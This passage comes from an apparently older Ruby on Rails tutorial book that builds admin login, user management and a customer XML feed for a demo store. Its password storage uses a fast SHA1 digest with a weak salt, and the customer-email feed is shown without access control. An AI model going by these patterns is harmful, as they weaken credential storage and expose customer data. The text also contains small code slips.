[Download](#) `depot_r/app/views/store/add_to_cart.rjs`

```
▶ page.select('div#notice').each { |div| div.hide }

page[:cart].replace_html :partial => 'cart', :object => @cart

page[:cart].visual_effect :blind_down if @cart.total_items == 1

page[:current_item].visual_effect :highlight,
                                :startcolor => "#88ff88",
                                :endcolor => "#114411"
```

The customer likes it. We’ve implemented product maintenance, a basic catalog, a shopping cart, and now we have a simple ordering system. Obviously we’ll also have to write some kind of fulfillment application, but that

can wait for a new iteration. (And that iteration is one that we'll skip in this book: it doesn't have much new to say about Rails.)

What We Just Did

In a fairly short amount of time, we did the following.

- We added `orders` and `line_items` tables (with the corresponding models) and linked them together.
- We created a form to capture details for the order and linked it to the `Order` model.
- We added validation and used helper methods to display errors back to the user.

In this chapter, we'll see:

- adding virtual attributes to models
- using more validations
- forms without underlying models
- one-action form handling
- authentication in the session
- script/console
- using database transactions

Chapter 11

Task F: Administration

We have a happy customer—in a very short time we've jointly put together a basic shopping cart that she can start showing to her users. There's just one more change that she'd like to see. Right now, anyone can access the administrative functions. She'd like us to add a basic user administration system that would force you to log in to get into the administration parts of the site.

We're happy to do that, as it gives us a chance to look at virtual attributes and filters, and it lets us tidy up the application somewhat.

Chatting with our customer, it seems as if we don't need a particularly sophisticated security system for our application. We just need to recognize a number of people based on user names and passwords. Once recognized, these folks can use all of the administration functions.

11.1 Iteration F1: Adding Users

Let's start by creating a model and database table to hold the user names and hashed passwords for our administrators. Rather than store passwords in plain text, we'll feed them through an SHA1 digest, resulting in a 160-bit hash. We check a user's password by digesting the value they give us and comparing that hashed value with the one in the database. This system is made even more secure by salting the password, which varies the seed used when creating the hash by combining the password with a pseudorandom string.¹

```
depot> ruby script/generate model user
```

¹For another recipe on how to do this, see the *Authentication* section in Chad Fowler's *Rails Recipes* [Fow06].

Let's create the migration and apply it to the database. Our user table has columns for a name, the hashed password, and the salt value.

[Download](#) depot_p/db/migrate/007_create_users.rb

```
class CreateUsers < ActiveRecord::Migration
  def self.up
    create_table :users do |t|
      t.column :name,           :string
      t.column :hashed_password, :string
      t.column :salt,           :string
    end
  end

  def self.down
    drop_table :users
  end
end
```

Run the migration as usual.

```
depot> rake db:migrate
```

Now we have to flesh out the user model. This turns out to be fairly complex because it has to work with the plaintext version of the password from the application's perspective, but to maintain a salt value and a hashed password in the database. Let's look at the model in sections. First, here's the validation.

[Download](#) depot_p/app/models/user.rb

```
class User < ActiveRecord::Base

  validates_presence_of :name,
                        :password,
                        :password_confirmation

  validates_uniqueness_of :name

  validates_length_of :password,
                     :minimum => 5,
                     :message => "should be at least 5 characters long"

  attr_accessor :password_confirmation
  validates_confirmation_of :password

  # ...
end
```

That's a fair amount of validation for such a simple model. We check that the name and password are both present, and that the name is unique (that is, no two users can have the same name in the database). We

next check that the password is at least 5 characters long, outputting a reasonable error message if not. Finally, there's the mysterious `validates_confirmation_of` declaration.

You know those forms that prompt you to enter a password, and then make you reenter it in a separate field so they can validate that you typed what you thought you typed? Well, Rails can automatically validate that the two passwords match. We'll see how that works in a minute. For now, we just have to know that we need two password fields, one for the actual password and the other for its confirmation.

With validation out of the way, we can now look at handling the passwords. First let's see how to create a hashed password. The trick is to create a unique salt value, combine it with the plaintext password into a single string, and then run an SHA1 digest on the result, returning a 40 character string of hex digits. We'll write this as a private class method. (We'll also need to remember to require the `digest/sha1` library in our file. See the listing starting on the next page to see where it goes.)

[Download](#) depot_p/app/models/user.rb

```
private

def self.encrypted_password(password, salt)
  string_to_hash = password + "wibble" + salt
  Digest::SHA1.hexdigest(string_to_hash)
end
```

We'll create a salt string by concatenating a random number and the object ID of the user object. It doesn't much matter what the salt is as long as it's unpredictable (using the time as a salt, for example, has lower entropy than a random string). We store this new salt into the model object's `salt` attribute. Again, this is a private method, so place it below the `private` keyword in the source.

[Download](#) depot_p/app/models/user.rb

```
def create_new_salt
  self.salt = self.object_id.to_s + rand.to_s
end
```

Now we need to arrange things so that whenever a new plaintext password is stored into a user object we automatically create a hashed version (which will get stored in the database). We'll do that by making the plaintext password a *virtual attribute* of the model—it looks like an attribute to our application, but it isn't persisted into the database.

virtual attribute

If it wasn't for the need to create the hashed version, we could do this simply using Ruby's `attr_accessor` declaration.

```
attr_accessor :password
```

Behind the scenes, `attr_accessor` generates two accessor methods: a reader called `password` and a writer called `password=`. The fact that the writer method name ends in an equals sign means that it can be assigned to. So, rather than using standard accessors, we'll simply implement our own, and have the writer also create a new salt and set the hashed password.

[Download](#) depot_p/app/models/user.rb

```
def password
  @password
end

def password=(pwd)
  @password = pwd
  create_new_salt
  self.hashed_password = User.encrypted_password(self.password, self.salt)
end
```

And one last thing. Let's write a method that returns a user object if the caller supplies the correct name and password. Because the incoming password is in plaintext, we have to read the user record using the name as a key, then use the salt value in that record to construct the hashed password again. We then return the user object if the hashed password matches. We can use this method to authenticate a user.

[Download](#) depot_p/app/models/user.rb

```
def self.authenticate(name, password)
  user = self.find_by_name(name)
  if user
    expected_password = encrypted_password(password, user.salt)
    if user.hashed_password != expected_password
      user = nil
    end
  end
  user
end
```

The user model contains a fair amount of code, but it shows how models can carry a fair amount of business logic. Let's review the entire model before moving on to the controller.

[Download](#) depot_p/app/models/user.rb

```
require 'digest/sha1'

class User < ActiveRecord::Base
```

```

validates_presence_of :name,
                      :password,
                      :password_confirmation

validates_uniqueness_of :name

validates_length_of :password,
                   :minimum => 5,
                   :message => "should be at least 5 characters long"

attr_accessor :password_confirmation
validates_confirmation_of :password

# ...

def self.authenticate(name, password)
  user = self.find_by_name(name)
  if user
    expected_password = encrypted_password(password, user.salt)
    if user.hashed_password != expected_password
      user = nil
    end
  end
  user
end

# 'password' is a virtual attribute
def password
  @password
end

def password=(pwd)
  @password = pwd
  create_new_salt
  self.hashed_password = User.encrypted_password(self.password, self.salt)
end

private

def self.encrypted_password(password, salt)
  string_to_hash = password + "wibble" + salt
  Digest::SHA1.hexdigest(string_to_hash)
end

def create_new_salt
  self.salt = self.object_id.to_s + rand.to_s
end

```

end

Administering Our Users

Now we have the model and table set up, we need some way to administer these users. In fact, it's likely that we'll be adding a number of functions related to users: login, list, delete, add, and so on. Let's keep things tidy by putting these actions into their own controller.

At this point, we could invoke the same Rails scaffolding generator that we used when we worked on product maintenance, but this time let's do it by hand. That way, we'll get to try out some new techniques. First, we'll generate our controller (Login) along with a method for each of the actions we want.

```
depot> ruby script/generate controller Login add_user login logout \
                                delete_user list_users

exists  app/controllers/
exists  app/helpers/
create  app/views/login
exists  test/functional/
create  app/controllers/login_controller.rb
create  test/functional/login_controller_test.rb
create  app/helpers/login_helper.rb
create  app/views/login/add_user.rhtml
create  app/views/login/login.rhtml
create  app/views/login/logout.rhtml
create  app/views/login/delete_user.rhtml
create  app/views/login/list_users.rhtml
```

We know how to create new rows in a database table; we create an action, put a form into a view, and have the action invoke the form. The form then calls back to some kind of *save* action, which invokes the model to save data away. But to make this chapter just a tad more interesting, let's create users using a slightly different style in the controller.

In the automatically generated scaffold code that we used to maintain the products table, the edit action set up a form to edit product data. When the user completed the form, it was routed back to a separate save action in the controller. Two separate methods cooperated to get the job done. We used the same technique when capturing the customer's order.

In contrast, our user creation code will use just one action, *add_user*. Inside this method we'll detect whether we're being called to display the initial (empty) form or whether we're being called to save away the data in a completed form. We'll do this by looking at the HTTP method of the

incoming request. If it comes from an `<a href=...">` link, we'll see it as a GET request. If instead it contains form data (which it will when the user hits the submit button), we'll see a POST.

Inside a Rails controller, the request information is available in the attribute `request`. We can check the request type using methods such as `get?()` and `post?()`. Here's the code for the `add_user` action in the file `login_controller.rb`. (Note that we added the admin layout to this new controller—let's make the screen layouts consistent across all administration functions.)

Download depot_p/app/controllers/login_controller.rb

```
class LoginController < ApplicationController
  layout "admin"
  def add_user
    @user = User.new(params[:user])
    if request.post? and @user.save
      flash[:notice] = "User #{@user.name} created"
      @user = User.new
    end
  end

  # . . .
end
```

First we create a new `User` object. If form data is present in the parameter array, it will be used to initialize the object. If no data is present, an empty user object will be created instead.

If the incoming request is a GET, we've finished with the action. It falls through to the end, and renders the template associated with `add_user` (which we haven't written yet).

If the request is a POST we're looking at something the user submitted, so we try to save the data. If successful, we clear out the user object and redisplay the form (displaying a nice message in the flash). If the save failed, we also fall off the bottom of the action. This time, we have both the (bad) data in the `@user` object and we have the reason for the validation failures in the object's `errors` structure. This means the user will be given the opportunity to correct the error.

To get this action to do anything useful, we'll need to create a view for it. This is the template `add_user.html` in `app/views/login`. Note that the `form_for` method needs no parameters, as it defaults to submitting the form back to the action and controller that rendered the template.

Download depot_p/app/views/login/add_user.html

```
<div class="depot-form">
```

```

<%= error_messages_for 'user' %>

<fieldset>
  <legend>Enter User Details</legend>

  <% form_for :user do |form| %>
    <p>
      <label for="user_name">Name:</label>
      <%= form.text_field :name, :size => 40 %>
    </p>

    <p>
      <label for="user_password">Password:</label>
      <%= form.password_field :password, :size => 40 %>
    </p>


    <p>
      <label for="user_password_confirmation">Confirm:</label>
      <%= form.password_field :password_confirmation, :size => 40 %>
    </p>

    <%= submit_tag "Add User", :class => "submit" %>

  <% end %>
</fieldset>
</div>

```

That's it: we can now add users to our database. Let's try it. Navigate to http://localhost:3000/login/add_user, and you should see this stunning example of page design.



After clicking `Add User`, the page is redisplayed with a cheery flash notice. If we look in our database, you'll see that we've stored the user details. (Of course, the values in your row will be different, as the salt value is

effectively random.)

```
mysql> select * from users;
```

```
+-----+-----+-----+-----+
| id | name | hashed_password | salt |
+-----+-----+-----+-----+
| 1 | dave | 2890ed2e4facd4...56e54606751ff | 32920.319242... |
+-----+-----+-----+-----+
```

11.2 Iteration F2: Logging In

What does it mean to add login support for administrators of our store?

- We need to provide a form that allows them to enter their user name and password.
- Once they are logged in, we need to record that fact somehow for the rest of their session (or until they log out).
- We need to restrict access to the administrative parts of the application, allowing only people who are logged in to administer the store.

We'll need a *login* action in the login controller, and it will need to record something in session to say that an administrator is logged in. Let's have it store the id of their User object using the key `:user_id`. The login code looks like this.

[Download](#) depot_p/app/controllers/login_controller.rb

```
def login
  session[:user_id] = nil
  if request.post?
    user = User.authenticate(params[:name], params[:password])
    if user
      session[:user_id] = user.id
      redirect_to(:action => "index")
    else
      flash[:notice] = "Invalid user/password combination"
    end
  end
end
```

This uses the same trick that we used with the `add_user()` method, handling both the initial request and the response in the same method. But it also does something new: it uses a form that isn't directly associated with a model object. To see how that works, let's look at the template for the login action.

[Download](#) depot_p/app/views/login/login.html

```
<div class="depot-form">
```

```

<fieldset>
  <legend>Please Log In</legend>

  <%= start_form_tag %>
    <p>
      <label for="name">Name:</label>
      <%= text_field_tag :name, params[:name] %>
    </p>

    <p>
      <label for="password">Password:</label>
      <%= password_field_tag :password, params[:password] %>
    </p>

    <p>
      <%= submit_tag "Login" %>
    </p>
  <%= end_form_tag %>
</fieldset>
</div>

```

This form is different to ones we've seen earlier. Rather than using `form_for`, it uses `start_form_tag`, which simply builds a regular HTML `<form>`. Inside that form, it uses `text_field_tag` and `password_field_tag`, two helpers that create HTML `<input>` tags. Each helper takes two parameters. The first is the name to give to the field, and the second is the value with which to populate the field. This style of form allows us to associate values in the `params` structure directly with form fields—no model object is required. In our case, we chose to use the `params` object directly in the form. An alternative would be to have the controller set instance variables.

The flow for this style of form is illustrated in Figure 11.1, on the following page. Note how the value of the form field is communicated between the controller and the view using the `params` hash: the view gets the value to display in the field from `params[:name]`, and when the user submits the form, the new field value is made available to the controller the same way.

If the user successfully logs in, we store the id of the user record in the session data. We'll use the presence of that value in the session as a flag to indicate that an admin user is logged in.

Finally, it's about time to add the index page, the first thing that administrators see when they log in. Let's make it useful—we'll have it display the total number of orders in our store. Create the template in the file `index.html` in the directory `app/views/login`. (This template uses the `pluralize()` helper, which in this case generates the string *order* or *orders* depending on the cardinality of its first parameter.)




Figure 11.1: Parameters flow between controllers, templates, and browsers

Download depot_p/app/views/login/index.rhtml

```
<h1>Welcome</h1>
```

It's <%= Time.now %>.


We have <%= pluralize(@total_orders, "order") %>.

The index() action sets up the count.

Download depot_p/app/controllers/login_controller.rb

```
def index
  @total_orders = Order.count
end
```

Now we can experience the joy of logging in as an administrator.



We show our customer where we are, but she points out that we still haven't controlled access to the administrative pages (which was, after all, the point of this exercise).

11.3 Iteration F3: Limiting Access

We want to prevent people without an administrative login from accessing our site's admin pages. It turns out that it's easy to implement using the Rails *filter* facility.

Rails filters allow you to intercept calls to action methods, adding your own processing before they are invoked, after they return, or both. In our case, we'll use a *before filter* to intercept all calls to the actions in our admin controller. The interceptor can check `session[:user_id]`. If set, and if it corresponds to a user in the database, the application knows an administrator is logged in and the call can proceed. If it's not set, the interceptor can issue a redirect, in this case to our login page.

Where should we put this method? It could sit directly in the admin controller, but, for reasons that will become apparent shortly, let's put it instead in the ApplicationController, the parent class of all our controllers. This is in the file `application.rb` in the directory `app/controllers`. Note too that we need to restrict access to this method, because the methods in `application.rb` appear as instance methods in all our controllers. Any public methods here are exposed to end users as actions.

[Download](#) `depot_q/app/controllers/application.rb`

```
class ApplicationController < ActionController::Base
  private
```

```

def authorize
  unless User.find_by_id(session[:user_id])
    flash[:notice] = "Please log in"
    redirect_to(:controller => "login", :action => "login")
  end
end
end

```

This authorization method can be invoked before any actions in the administration controller by adding just one line.

[Download](#) depot_q/app/controllers/admin_controller.rb

```

class AdminController < ApplicationController

  before_filter :authorize

  # ....

```

We need to make a similar change to the login controller. Here, though, we want to allow the login action to be invoked even if the user is not logged in, so we exempt it from the check.

[Download](#) depot_q/app/controllers/login_controller.rb

```

class LoginController < ApplicationController

  before_filter :authorize, :except => :login
  # . .

```

If you're following along, delete your session information (because in it we're already logged in).

```
depot> rake db:sessions:clear
```

Navigate to <http://localhost:3000/admin/list>. The filter method intercepts us on the way to the product listing and shows us the login screen instead.

We show our customer and are rewarded with a big smile and a request. Could we add a sidebar and put links to the user and product administration stuff in it. And while we're there, could we add the ability to list and delete administrative users? You betcha!

11.4 Iteration F4: A Sidebar, More Administration

Let's start with the sidebar. We know from our experience with the order controller that we need to create a layout. A layout for the admin controller would be in the file `admin.rhtml` in the `app/views/layouts` directory.

A Friendlier Login System

As the code stands now, if an administrator tries to access a restricted page before they are logged in, they are taken to the login page. When they then log in, the standard status page is displayed—their original request is forgotten. If you want, you can change the application to forward them to their originally-requested page once they log in.

First, in the `authorize()` method, remember the incoming request's URI in the session if you need to log the user in.

```
def authorize
  unless User.find_by_id(session[:user_id])
    session[:original_uri] = request.request_uri
    flash[:notice] = "Please log in"
    redirect_to(:controller => "login", :action => "login")
  end
end
```

Once we log someone in, we can then check to see if there's a URI stored in the session and redirect to it if so.

```
def login
  session[:user_id] = nil
  if request.post?
    user = User.login(params[:name], params[:password])
    if user
      session[:user_id] = user.id
      redirect_to(session[:original_uri] || { :action => "index" })
    else
      flash[:notice] = "Invalid user/password combination"
    end
  end
end
```

Download `depot_q/app/views/layouts/admin.rhtml`

```
<html>
<head>
  <title>Administer the Bookstore</title>
  <%= stylesheet_link_tag "scaffold", "depot", :media => "all" %>
</head>
<body id="admin">
  <div id="banner">
    
    <%= @page_title || "Pragmatic Bookshelf" %>
  </div>
  <div id="columns">
    <div id="side">
```

```

<p>
  <%= link_to "Products", :controller => 'admin', :action => 'list' %>
</p>
<p>
  <%= link_to "List users", :controller => 'login', :action => 'list_users' %>
  <br/>
  <%= link_to "Add user", :controller => 'login', :action => 'add_user' %>
</p>
<p>
  <%= link_to "Logout", :controller => 'login', :action => 'logout' %>
</p>
</div>
<div id="main">
  <% if flash[:notice] -%>
    <div id="notice"><%= flash[:notice] %></div>
  <% end -%>
  <%= @content_for_layout %>
</div>
</div>
</body>
</html>

```

We added links to the various administration functions to the sidebar in the layout. Let's implement them now.

Listing Users

Adding a user list to the login controller is easy. The controller action sets up the list in an instance variable.

[Download](#) depot_q/app/controllers/login_controller.rb

```

def list_users
  @all_users = User.find(:all)
end

```

We display the list in the `list_users.rhtml` template. We add a link to the `delete_user` action to each line—rather than have a delete screen that asks for a user name and then deletes that user, we simply add a delete link next to each name in the list of users.

[Download](#) depot_q/app/views/login/list_users.rhtml

```

<h1>Administrators</h1>
<ul>
  <% for user in @all_users %>
    <li><%= link_to "[X]", { # link_to options
                          :controller => 'login',
                          :action => 'delete_user',
                          :id => user},
      { # html options
        :post => true,

```




Figure 11.2: Listing Our Users

```

                                :confirm => "Really delete #{user.name}?"
                                } %>
    <%= user.name %>
  </li>
<% end %>
</ul>

```

Would the Last Admin to Leave...

The code to delete a user is simple. The login controller's `delete_user` action is called with the user to delete identified by the `id` parameter. All it has to do is something like

```

def delete_user
  user = User.find(params[:id])
  user.destroy
  redirect_to_to(:action => :list_users)
end

```

Let's play with this. We bring up the list screen that looks something like Figure 11.2 and click the X next to *dave* to delete that user. Sure enough, our user is removed, and an empty list is displayed. We click on the *Add user* link to add ourselves back into the system, but to our surprise we're presented with the login screen instead. We just deleted the only administrative user from the system. When the next request came in, the authentication failed, and so the application refused to let us in. We have to log in again before using any administrative functions. But now we have an

embarrassing problem: there are no administrative users in the database, so we can't log in.

Fortunately, we can quickly add a user to the database from the command line. If you invoke the command `script/console`, Rails invokes Ruby's `irb` utility, but does so in the context of your Rails application. That means that you can interact with your application's code by typing Ruby statements and looking at the values they return. We can use this to invoke our user model directly, having it add a user back into the database for us.

```
dave[code/depot_q 19:20:09] script/console
Loading development environment.
>> User.create(:name => 'dave', :password => 'secret',
               :password_confirmation => 'secret')
=> #<User:0x2933060 @attributes={...} ... >
>> User.count
=> 1
```

The `>>` sequences are prompts: after the first we call the `User` class to create a new user, and after the second we call it again to show that we do indeed have a single user in our database. After each command we enter, `script/console` displays the value returned by the code (in the first case, it's the model object, and in the second case the count).

Panic over—we can now log back in to the application. But how can we stop this from happening again? There are several ways. For example, we could code things so that you can't delete your own user. That doesn't quite work—in theory A could delete B at just the same time that B deletes A. Instead, let's try a different approach. We'll do the delete inside the scope of a *transaction*. If, after the user is deleted, there are no users left in the database, we roll the transaction back, restoring the deleted user. *transaction*

We'll write a helper in the user model to do the real work.

[Download](#) depot_q/app/models/user.rb

```
def safe_delete
  transaction do
    destroy
    if User.count.zero?
      raise "Can't delete last user"
    end
  end
end
```

And then write a `delete_user` action in the login controller.

[Download](#) depot_q/app/controllers/login_controller.rb

```
def delete_user
```

```

id = params[:id]
if id && user = User.find(id)
  begin
    user.safe_delete
    flash[:notice] = "User #{user.name} deleted"
  rescue Exception => e
    flash[:notice] = e.message
  end
end
redirect_to(:action => :list_users)
end

```

The key concept here is the use of an exception to indicate an error when deleting the user. This exception serves two purposes. Inside a transaction, an exception causes an automatic rollback. By raising the exception if the *users* table is empty after the deletion, we undo the delete and restore that last user.

Secondly, the exception signals the error back to the controller, where we use a begin/end block to handle the exception and report the error back to the user in the flash.

Logging Out

Our administration layout has a logout option in the sidebar menu. Its implementation in the login controller is trivial.

[Download](#) depot_q/app/controllers/login_controller.rb

```

def logout
  session[:user_id] = nil
  flash[:notice] = "Logged out"
  redirect_to(:action => "login")
end

```

We call our customer over one last time, and she plays with the store application. She tries our new administration functions and checks out the buyer experience. She tries to feed bad data in. The application holds up beautifully. She smiles, and we're almost done.

We've finished adding functionality, but before we leave for the day we have one last look through the code. We notice a slightly ugly piece of duplication in the store controller. Every action apart from `empty_cart` has to find the user's cart in the session data. The line

```
@cart = find_cart
```

appears all over the controller. Now that we know about filters we can fix this. We'll change the `find_cart()` method to store its result directly into the `@cart` instance variable.

Download depot_q/app/controllers/store_controller.rb

```
def find_cart
  @cart = (session[:cart] ||= Cart.new)
end
```

We'll then use a before filter to call this method on every action apart from `empty_cart`.

Download depot_q/app/controllers/store_controller.rb

```
before_filter :find_cart, :except => :empty_cart
```

This lets us remove the rest of the assignments to `@cart` in the action methods. The final listing is shown starting on page 555.

What We Just Did

By the end of this iteration we've done the following:

- Created a user model and database table, validating the attributes. It uses a salted hash to store the password in the database. We created a virtual attribute representing the plaintext password and coded it to create the hashed version whenever the plaintext version is updated.
- Manually created a controller to administer users, and investigated the single-action update method (which takes different paths depending on whether it is invoked with an HTTP GET or POST). We used the `form_for` helper to render the form.
- We created a login action. This used a different style of form—one without a corresponding model. We saw how parameters are communicated between the view and the controller.
- We moved some application-wide controller helper methods into the ApplicationController class in the file `application.rb` in `app/controllers`.
- We controlled access to the administration functions using *before filters* to invoke an `authorize()` method.
- We saw how to use `script/console` to interact directly with a model (and dig us out of a hole after we deleted the last user).
- We saw how a transaction can help prevent us from deleting the last user again.

- We used another filter to set up a common environment for controller actions.

In this chapter, we'll see:

- “has_many :through” join tables
- creating a REST interface
- generating XML using rxml templates
- generating XML using to_xml on model objects
- handling requests for different content types
- creating application documentation
- getting statistics on our application

Chapter 12

Task G: One Last Wafer-Thin Change

Over the days that followed our first few iterations, we added fulfillment functionality to the shopping system and rolled it out. It was a great success, and over the months that followed the Depot application became a core part of the business. So much so, in fact, that the marketing people got interested. They want to send mass mailings to people that have bought particular books, telling them that new titles are available. They already have the spam^H^H^H^H^Hmailing system; it just needs an XML feed containing customer names and e-mail addresses.

12.1 Generating the XML Feed

Let's set up a REST-style interface to our application. REST stands for REpresentational State Transfer, which is basically meaningless. What it really means is that you use HTTP verbs (GET, POST, DELETE, and so on) to send requests and responses between applications. In our case, we'll let the marketing system send us an HTTP GET request, asking for the details of customers who've bought a particular product. Our application will respond with an XML document.¹ We talk with the IT folks over in marketing, and they agree to a simple request URL format:

`http://my.store.com/info/who_bought/<product id>`

¹We *could* have used web services to implement this transfer—Rails has support for acting as both a SOAP and XML-RPC client and server. However, this seems like overkill in this case.




Figure 12.1: Database Structure

So, we have two issues to address: we need to be able to find the customers who bought a particular product, and we need to generate an XML feed from that list. Let's start by generating the list.

Navigating Through Tables

Figure 12.1 shows how the orders side of our database is currently structured. Every order has a number of line items, and each line item is associated with a product. Our marketing folks want to navigate these associations in the opposite direction, going from a particular product to all the line items that reference that product, and then from these line items to the corresponding order.

As of Rails 1.1, we can do this using a `:through` relationship. We can add the following declaration to the product model:

[Download](#) `depot_q/app/models/product.rb`

```

class Product < ActiveRecord::Base

  has_many :orders, :through => :line_items
end
  
```

Previously we used `has_many` to set up a parent-child relationship between products and line items: we said that a product has many line items. Now, we're saying that a product is also associated with many orders, but that there's no direct relationship between the two tables. Instead, Rails knows that to get the orders for a product, it must first find the line items for the product, and then find the order associated with each line item.

Now this might sound fairly inefficient. And it would be, if Rails first fetched the line items, then looped over each to load the orders. Fortu-

nately, it's smarter than that. As you'll see if you look at the log files when we run the code we're about to write, Rails generates an efficient SQL join between the tables, allowing the database engine to optimize the query.

With the `:through` declaration in place, we can find the orders for a particular product by referencing the `orders` attribute of that product:

```
product = Product.find(id)
orders = product.orders
logger.info("Product #{id} has #{orders.count} orders")
```

Creating a Rest Interface

Anticipating that this won't be the last request that the marketing folks make, we create a new controller to handle informational requests.

```
depot> ruby script/generate controller info
exists app/controllers/
exists app/helpers/
create app/views/info
exists test/functional/
create app/controllers/info_controller.rb
create test/functional/info_controller_test.rb
create app/helpers/info_helper.rb
```

We'll add the `who_bought` action, which simply loads up the list of orders given a product id.

```
def who_bought
  @product = Product.find(params[:id])
  @orders = @product.orders
end
```

Now we need to implement the template that returns XML to our caller. We could do this using the same `rhtml` templates we've been using to render web pages, but there are a couple of better ways. The first uses `xml` templates, designed to make it easy to create XML documents. Let's look at `who_bought.xml`, a template we create in the `app/views/info` directory.

[Download](#) depot_q/app/views/info/who_bought.xml

```
xml.order_list(:for_product => @product.title) do
  for o in @orders
    xml.order do
      xml.name(o.name)
      xml.email(o.email)
    end
  end
end
```




Figure 12.2: XML Returned by the who_bought action

Believe it or not, this is just Ruby code. It uses Jim Weirich's builder library, which generates a well-formed XML document as a side effect of executing a program.

Within an rxml template, the variable `xml` represents the XML object being constructed. When you invoke a method on this object (such as the call to `order_list()` on the first line in our template), the builder emits the corresponding XML tag. If a hash is passed to one of these methods, it's used to construct the attributes to the XML tag. If you pass a string, it is used as the tag's value.

If you want to nest tags, pass a block to the outer builder method call. XML elements created inside the block will be nested inside the outer element. We use this in our example to embed a list of `<order>` tags inside an `<order_list>`, and then to embed a `<name>` and `<email>` tag inside each `<order>`.

